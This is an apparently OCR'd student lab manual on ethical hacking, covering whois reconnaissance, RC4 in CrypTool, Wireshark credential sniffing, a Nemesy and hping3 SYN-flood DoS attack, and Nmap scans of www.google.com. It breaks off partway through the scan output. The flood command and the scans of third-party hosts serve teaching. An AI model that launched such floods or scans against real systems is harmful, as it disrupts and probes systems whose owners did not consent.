
ETHICAL HACKING


Practical 1

Aim: Use google and whois for reconnaisasance.

1) Open who.is website.



2)enter the website name you want to search.



2) Show your information about mensxp.com

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up

mensxp.com

whois information

Whois | DNS Records | Diagnostics

cache expires in 23 hours, 55 minutes and 59 seconds

Registrar Info

Name	TUCOWS, INC.
Whois Server	whois.tucows.com
Referral URL	http://tucowsdomains.com
Status	ok https://icann.org/epp#ok

Important Dates

Expires On	2024-05-15
Registered On	2008-05-15
Updated On	2023-05-18

Name Servers

ns10.digicertdns.com	208.94.148.159
ns11.digicertdns.com	208.80.124.159
ns12.digicertdns.com	208.80.126.159
ns13.digicertdns.net	208.80.125.159
ns14.digicertdns.net	208.80.127.159
ns15.digicertdns.net	208.94.149.159

Site Status

Status	Active
Server Type	AkamaiGHost

Suggested Domains for mensxp.com

men-sxp.live	$3.99
mensxps.live	$3.99
hesxp.live	$3.99
sonsxp.live	$3.99
fathersxp.live	$3.99

Purchase Selected Domains

Registrar Data

We will display stored WHOIS data for up to 30 days.

Make Private Now

```
Registrant Contact Information:
        Name                            Contact Privacy Inc. Customer 0166899062
        Organization                    Contact Privacy Inc. Customer 0166899062
        Address                         96 Mowat Ave
        City                            Toronto
        State / Province                ON
        Postal Code                     M6K 3M1
        Country                         CA
        Phone                           +1.4165385457
        Email                           mensxp.com@contactprivacy.com

Administrative Contact Information:
        Name                            Contact Privacy Inc. Customer 0166899062
        Organization                    Contact Privacy Inc. Customer 0166899062
        Address                         96 Mowat Ave
        City                            Toronto
        State / Province                ON
        Postal Code                     M6K 3M1
        Country                         CA
        Phone                           +1.4165385457
        Email                           mensxp.com@contactprivacy.com

Technical Contact Information:
        Name                            Contact Privacy Inc. Customer 0166899062
        Organization                    Contact Privacy Inc. Customer 0166899062
        Address                         96 Mowat Ave
        City                            Toronto
        State / Province                ON
        Postal Code                     M6K 3M1
        Country                         CA
        Phone                           +1.4165385457
        Email                           mensxp.com@contactprivacy.com

Information Updated: 2024-01-01 06:20:16
```

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up

mensxp.com

DNS information

Whois | DNS Records | Diagnostics

DNS Records for mensxp.com

Hostname	Type	TTL	Priority	Content
mensxp.com	SOA	21600		ns10.digicertdns.com dns@digicertdns.com 2009016895 43200 3600 1209600 180
mensxp.com	NS	21600		ns15.digicertdns.net
mensxp.com	NS	21600		ns13.digicertdns.net
mensxp.com	NS	21600		ns11.digicertdns.com
mensxp.com	NS	21600		ns10.digicertdns.com
mensxp.com	NS	21600		ns12.digicertdns.com
mensxp.com	NS	21600		ns14.digicertdns.net
mensxp.com	A	21600		23.223.31.143
mensxp.com	A	21600		23.223.31.146
mensxp.com	MX	1200	30	aspmx4.googlemail.com
mensxp.com	MX	1200	20	alt2.aspmx.l.google.com
mensxp.com	MX	1200	30	aspmx3.googlemail.com
mensxp.com	MX	1200	30	aspmx5.googlemail.com
mensxp.com	MX	1200	10	aspmx.l.google.com
mensxp.com	MX	1200	30	aspmx2.googlemail.com
mensxp.com	MX	1200	20	alt1.aspmx.l.google.com
www.mensxp.com	A	20		23.218.129.63
www.mensxp.com	AAAA	20		2600:1408:ec00:68e::216f

mensxp.com

diagnostic tools

Whois | DNS Records | Diagnostics

Ping

```
PING mensxp.com (23.223.31.146) 56(84) bytes of data.
64 bytes from a23-223-31-146.deploy.static.akamaitechnologies.com (23.223.31.146): icmp_seq=1 ttl=49 time=17.6 ms
64 bytes from a23-223-31-146.deploy.static.akamaitechnologies.com (23.223.31.146): icmp_seq=2 ttl=49 time=17.8 ms
64 bytes from a23-223-31-146.deploy.static.akamaitechnologies.com (23.223.31.146): icmp_seq=3 ttl=49 time=17.8 ms
64 bytes from a23-223-31-146.deploy.static.akamaitechnologies.com (23.223.31.146): icmp_seq=4 ttl=49 time=17.9 ms
64 bytes from a23-223-31-146.deploy.static.akamaitechnologies.com (23.223.31.146): icmp_seq=5 ttl=49 time=17.9 ms

--- mensxp.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 17.677/17.862/17.971/0.157 ms
```

Traceroute

```
traceroute to mensxp.com (23.223.31.143), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.589 ms  0.574 ms  0.581 ms
 2  ec2-3-236-63-7.compute-1.amazonaws.com (3.236.63.7)  8.177 ms  8.166 ms ec2-3-236-63-77.compute-1.amazonaws.com (3.236.63.77)  8.185 ms
 3  240.0.224.66 (240.0.224.66)  0.931 ms  0.950 ms 240.0.224.97 (240.0.224.97)  1.009 ms
 4  242.2.112.71 (242.2.112.71)  2.089 ms 242.2.113.197 (242.2.113.197)  2.024 ms 242.2.112.65 (242.2.112.65)  2.514 ms
 5  240.0.236.0 (240.0.236.0)  2.122 ms  2.168 ms  2.222 ms
 6  242.2.213.65 (242.2.213.65)  3.003 ms 242.2.212.71 (242.2.212.71)  1.399 ms 242.2.213.69 (242.2.213.69)  2.059 ms
 7  100.100.2.12 (100.100.2.12)  1.755 ms 100.100.2.22 (100.100.2.22)  2.503 ms 100.100.2.0 (100.100.2.0)  1.831 ms
 8  99.82.181.27 (99.82.181.27)  1.763 ms 52.46.166.83 (52.46.166.83)  1.927 ms  1.964 ms
 9  ae9.r22.iad02.mag.netarch.akamai.com (23.209.170.94)  2.734 ms  2.676 ms ae4.r22.iad04.mag.netarch.akamai.com (23.209.170.78)  2.302 ms
```


PRACTICAL 2

Password Encryption and Cracking with CrypTool and Cain and Abel


1. Password Encryption and Decryption:
   - Use CrypTool to encrypt passwords using the RC4 algorithm.
   - Decrypt the encrypted passwords and verify the original values.
2. Password Cracking and Wireless Network Password Decoding:
   - Use Cain and Abel to perform a dictionary attack on Windows account passwords.
   - Decode wireless network passwords using Cain and Abel's capabilities.

1. crypTool

Step 1: Open crypTool on your computer.




Step 2: Deleted all the text by default and type the text you want to encrypt.




Step3: Click on the “Encrypt/ Decrypt” tab and select “Symmetric(modern)” option and in that option click on “RC4” and click “encrypt”.

Encrypt/Decrypt > Symmetric(modern) > RC4 > Encrypt




Step 4: You will see the encrypted text . Now Again click on Encrypt/Decrypt option and follow the below sequence of options to select.

Encrypt/Decrypt > Symmetric(modern) > RC4 > Decrypt



Step 5: You will see the original plaintext.




2. Cain And able

Practical 5: Network Traffic Capture and DoS Attack with Wireshark and Nemesy


A. Network Traffic Capture:

- Use Wireshark to capture network traffic on a specific network interface.
- Analyze the captured packets to extract relevant information and identify potential security issues.


- Open Wireshark software and select interface.




- Open any http website and add display filter as http.



- Right click on packet >> POST method >> Follow >> TCP stream




- Search for ‘credentials’ in the dialog box.



B. Denial of Service (DoS) Attack:

- Use Nemesy to launch a DoS attack against a target system or network.
- Observe the impact of the attack on the target's availability and performance.

- Open Nemesy software and enter target IP, number of packets , size of packet, delay between packets.
  (r – random packet size)




- Also, you can use the hping3 tool which is available in kali Linux for DoS attack.

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -S --flood -V -p 80 192.168.1.1
using eth0, addr: 192.168.244.137, MTU: 1500
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

-S : SYN flag
--flood : sent packets as fast as possible. Don't show replies.
-V : verbose mode
-p : destination port (default 0)

Output : -




PRACTICAL NO. 4

- Port Scanning with Nmap
  A. Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

1. ACK -sA (TCP ACK scan)
   It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets,
   determining whether they are stateful or not and which ports are filtered.

   Command: nmap -sA -T4 www.google.com



```
Command Prompt
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Djspy>nmap -sA -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 14:48 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0034s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE      SERVICE
80/tcp  unfiltered http
443/tcp unfiltered https

Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds

C:\Users\Djspy>
```

B. Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.

1. ⍰ SYN (Stealth) Scan (-sS)

   SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

   Command: nmap -p22,113,139 www.google.com

```
C:\Users\Djspy>nmap -p22,113,139 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:01 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0020s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net

PORT    STATE    SERVICE
22/tcp  filtered ssh
113/tcp filtered ident
139/tcp filtered netbios-ssn

